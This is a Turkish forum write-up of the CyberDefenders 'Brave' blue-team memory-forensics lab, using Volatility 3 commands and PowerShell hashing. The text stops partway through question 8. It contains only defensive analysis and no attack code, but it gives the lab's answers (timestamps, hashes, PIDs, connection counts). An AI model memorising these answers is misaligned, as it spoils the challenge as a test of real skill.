İçindekiler


TURKHACKTEAM
BLUE TEAM

BRAVE

İçindekiler;

Selamlar, bugün "CyberDefenders: Blue Team CTF Challenges" sitesi üzerinde bulunan "Brave" adlı labın ram imajını inceleyip, çözümünü gerçekleştireceğiz.

CTF şeklinde olan rar dosyamızı indirelim ve içerisindeki PCAP dosyamıza ulaşmak için şifremizi girelim.(cyberdefenders.org).


Kullanılan Programlar:

Volatility 3 — Volatility 3 2.0.1 documentation

volatility3.readthedocs.io

Tanıyalım;


Volatility, Python ile yazılmış açık kaynak kodlu bir memory forensics framework çatısıdır. Volatility, 32 ve 64 bit Windows, Linux, OSX, Android platformlarının memory dump (bellek dökümü) dosyalarını analiz edebilir. Windows, Linux, OSX platformlarında çalışır.
ÖNEMLİ NOT: Volatility kullanımında komutlar tüm platformalarda da aynıdır. Ancak sadece volatility'i başlangıçta çağırma komutları farklılık göstermektedir.



Uyarı : Konuya başlamadan önce cmd üzerinde volatility3 klasörü içerisine işlem kolaylığı açısından mem dosyasını attım ve işlem yaptığım dosyanın adı abc olarak değiştirdim yani, abc.mem. Windows'ta python, python3 yerine py komutunu kullanmayı unutmayın.


1. What time was the RAM image acquired according to the suspect system? (YYYY-MM-DD HH:MM:SS)

İlk sorumuzda şüpheli sisteme göre RAM görüntüsü ne kadar süre elde edildi diyor. Bunun için py vol.py -f abc.mem windows.info yazdım komut istemine cevabım; 2021-04-30 17:52:19




2. What is the SHA256 hash value of the RAM image?

RAM dosyasının SHA256 cinsinden dosya hash kodunu soruyor. Bunun için PowerShell'i yönetici olarak çalıştırdım ve şu kodu yazdım; Get-FileHash C:\Users\user\Desktop\volatility3-develop\abc.mem cevabım;
9DB01B1E7B19A3B2113BFB65E860FFFD7A1630BDF2B18613D206EBF2AA0EA172




3. What is the process ID of "brave.exe"?

brave.exe adlı nesnenin görev yöneticisinde yer alan ID kodunu istiyor bunun için cmd ekranıma py vol.py -f abc.mem windows.info yazdım ve gelen sonuçlar içerisinde "brave.exe" adlı nesneyi buldum cevabım; 4856



4. How many established network connections were there at the time of acquisition? (number)


Alım sırasında kaç tane yerleşik ağ bağlantısı vardı sayı olarak soruyor. Hani normal bilgisayar ekranında netstat -an yazıyoruz ya aynı onun gibi. Cmd ekranına py vol.py -f abc.mem windows.netscan yazınca ESTAIBLED ibarelerini sayıyorum ve cevabım 10.



5. What FQDN does Chrome have an established network connection with?

Chrome hangi FQDN ile yerleşik bir ağ bağlantısına sahip diyor bunu için cmd ekranı içerisinde gezerken ESTAIBLED bağlantısı(görselde seçili alan) dikkatimi çekti ve ben de google'ye yazdım. Google'da yer alan sonuçlar bunun protonmail.ch olduğuna dair kanıtıydı.

```
0xbf0f6a5a7230  TCPv4   10.0.2.15       139     0.0.0.0 0       LISTENING       4
0xbf0f6a5a7a70  TCPv4   0.0.0.0 49668   0.0.0.0 0       LISTENING       2600    spoolsv
0xbf0f6a5a7a70  TCPv6   ::      49668   ::      0       LISTENING       2600    spoolsv
0xbf0f6a837e10  TCPv4   0.0.0.0 5040    0.0.0.0 0       LISTENING       4128    svchost
0xbf0f6a88fae0  TCPv4   10.0.2.15       49826   40.125.122.151  443     CLOSED  6200
0xbf0f6a896ae0  TCPv4   10.0.2.15       49773   185.70.41.35    443     FIN_WAIT2
0xbf0f6aa4a6a0  UDPv4   0.0.0.0 5353    *       0               1328    chrome.exe
0xbf0f6aa4a6a0  UDPv6   ::      5353    *       0               1328    chrome.exe
0xbf0f6aa4b320  UDPv4   0.0.0.0 5353    *       0               1328    chrome.exe
0xbf0f6aa4f010  UDPv4   0.0.0.0 5353    *       0               1328    chrome.exe
0xbf0f6aa4f010  UDPv6   ::      5353    *       0               1328    chrome.exe
0xbf0f6abbd490  UDPv4   0.0.0.0 0       *       0               2168    svchost.exe
0xbf0f6abbd490  UDPv6   ::      0       *       0               2168    svchost.exe
0xbf0f6abbf560  UDPv4   10.0.2.15       55035   *       0               3088    svchost
0xbf0f6abc0050  UDPv4   0.0.0.0 5353    *       0               2168    svchost.exe
0xbf0f6abc0050  UDPv6   ::      5353    *       0               2168    svchost.exe
0xbf0f6abc2760  UDPv4   0.0.0.0 5353    *       0               2168    svchost.exe
0xbf0f6abc28f0  UDPv4   10.0.2.15       54805   *       0               3088    svchost
0xbf0f6abc70d0  UDPv6   ::1     64461   *       0               432     svchost.exe
0xbf0f6abc7260  UDPv4   127.0.0.1       64463   *       0               432     svchost
0xbf0f6abc8b60  UDPv4   10.0.2.15       64462   *       0               432     svchost
0xbf0f6abc8cf0  UDPv6   fe80::417e:4ac4:e8ea:c3fb       64460   *       0
0xbf0f6abc9010  UDPv4   0.0.0.0 3544    *       0               3088    svchost.exe
0xbf0f6abcfd70  UDPv4   10.0.2.15       54758   *       0               3088    svchost
0xbf0f6ad16050  TCPv4   10.0.2.15       49829   142.250.191.208 443     ESTABLISHED
0xbf0f6ad1fad0  TCPv4   10.0.2.15       49847   52.230.222.68   443     ESTABLISHED
0xbf0f6bf9c8a0  TCPv4   10.0.2.15       49844   172.217.9.46    80      CLOSED  5624
0xbf0f6bfb7890  UDPv4   10.0.2.15       138     *       0               4       System
0xbf0f6bfb9640  UDPv4   10.0.2.15       137     *       0               4       System
0xbf0f6c0cbce0  UDPv4   10.0.2.15       54636   *       0               3088    svchost
0xbf0f6c6352b0  TCPv4   10.0.2.15       49842   52.113.196.254  443     ESTABLISHED
0xbf0f6c69f6a0  UDPv4   127.0.0.1       55787   *       0               3088    svchost
0xbf0f6c7104d0  TCPv4   10.0.2.15       49778   185.70.41.130   443     ESTABLISHED
0xbf0f6c85bb20  TCPv4   10.0.2.15       49775   185.70.41.35    443     FIN_WAIT2
0xbf0f6c8a11a0  UDPv4   0.0.0.0 5050    *       0               4128    svchost.exe
0xbf0f6ca71a20  TCPv4   10.0.2.15       49769   142.250.190.14  443     CLOSE_WAIT
0xbf0f6cbb9530  TCPv4   10.0.2.15       49772   185.70.41.35    443     FIN_WAIT2
0xbf0f6ccc14d0  TCPv4   10.0.2.15       49840   69.85.230.250   7680    CLOSED  2116
0xbf0f6cd4fa20  TCPv4   10.0.2.15       49837   204.79.197.200  443     ESTABLISHED
0xbf0f6cd8a240  UDPv4   10.0.2.15       54683   *       0               3088    svchost
0xbf0f6cfd17f0  TCPv4   10.0.2.15       49777   35.186.220.63   443     CLOSE_WAIT
0xbf0f6d09e450  UDPv6   fe80::417e:4ac4:e8ea:c3fb       1900    *       0
0xbf0f6d09fd50  UDPv4   10.0.2.15       1900    *       0               432     svchost
0xbf0f6d0a0070  UDPv4   127.0.0.1       1900    *       0               432     svchost
0xbf0f6d0a0520  UDPv6   ::1     1900    *       0               432     svchost.exe
0xbf0f6d0c64a0  TCPv4   10.0.2.15       49843   204.79.197.222  443     ESTABLISHED
0xbf0f6d3814e0  TCPv4   10.0.2.15       49841   73.30.45.11     7680    CLOSED  2116
0xbf0f6d51c010  TCPv4   10.0.2.15       49763   172.217.4.35    443     CLOSE_WAIT
```




6. What is the MD5 hash value of process memory for PID 6988?

ID'si 6988 olan uygulamanın MD5 cinsinden dosya hash kodunu istiyor. Bunun için cmd ekranıma py vol.py -f abc.mem windows.pslist --pid 6988 --dump yazdım ve klasör yoluma dosya çıktısı aldım. Şimdi PwerShell kullanarak hash kodumu alacağım yazdığım kod; Get-FileHash C:\Users\user\Desktop\volatility3-develop\pid.6988.0x1c0000.dmp -Algorithm MD5 | Format-List cevabım; 0B493D8E26F03CCD2060E0BE85F430AF

Komut İstemi

```
Microsoft Windows [Version 10.0.19043.928]
(c) Microsoft Corporation. Tüm hakları saklıdır.

C:\Users\user>color c

C:\Users\user>color a

C:\Users\user>cd C:\Users\user\Desktop\volatility3-develop

C:\Users\user\Desktop\volatility3-develop>
C:\Users\user\Desktop\volatility3-develop>py vol.py -f abc.mem windows.pslist --pid 698
Volatility 3 Framework 2.0.2
Progress:  100.00               PDB scanning finished
PID     PPID    ImageFileName   Offset(V)       Threads Handles SessionId       Wow64
        File output

6988    4352    OneDrive.exe    0xbf0f6d4262c0  26      -       1       True    2021-04-
        pid.6988.0x1c0000.dmp

C:\Users\user\Desktop\volatility3-develop>
```



Administrator: Windows PowerShell

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> Get-FileHash C:\Users\user\Desktop\volatility3-develop\pid.6988.0x1c0000.dmp
rmat-List


Algorithm : MD5
Hash      : 0B493D8E26F03CCD2060E0BE85F430AF
Path      : C:\Users\user\Desktop\volatility3-develop\pid.6988.0x1c0000.dmp
```

8. What is the creation date and time of the parent process of "powershell.exe"? (YYYY-MM-DD

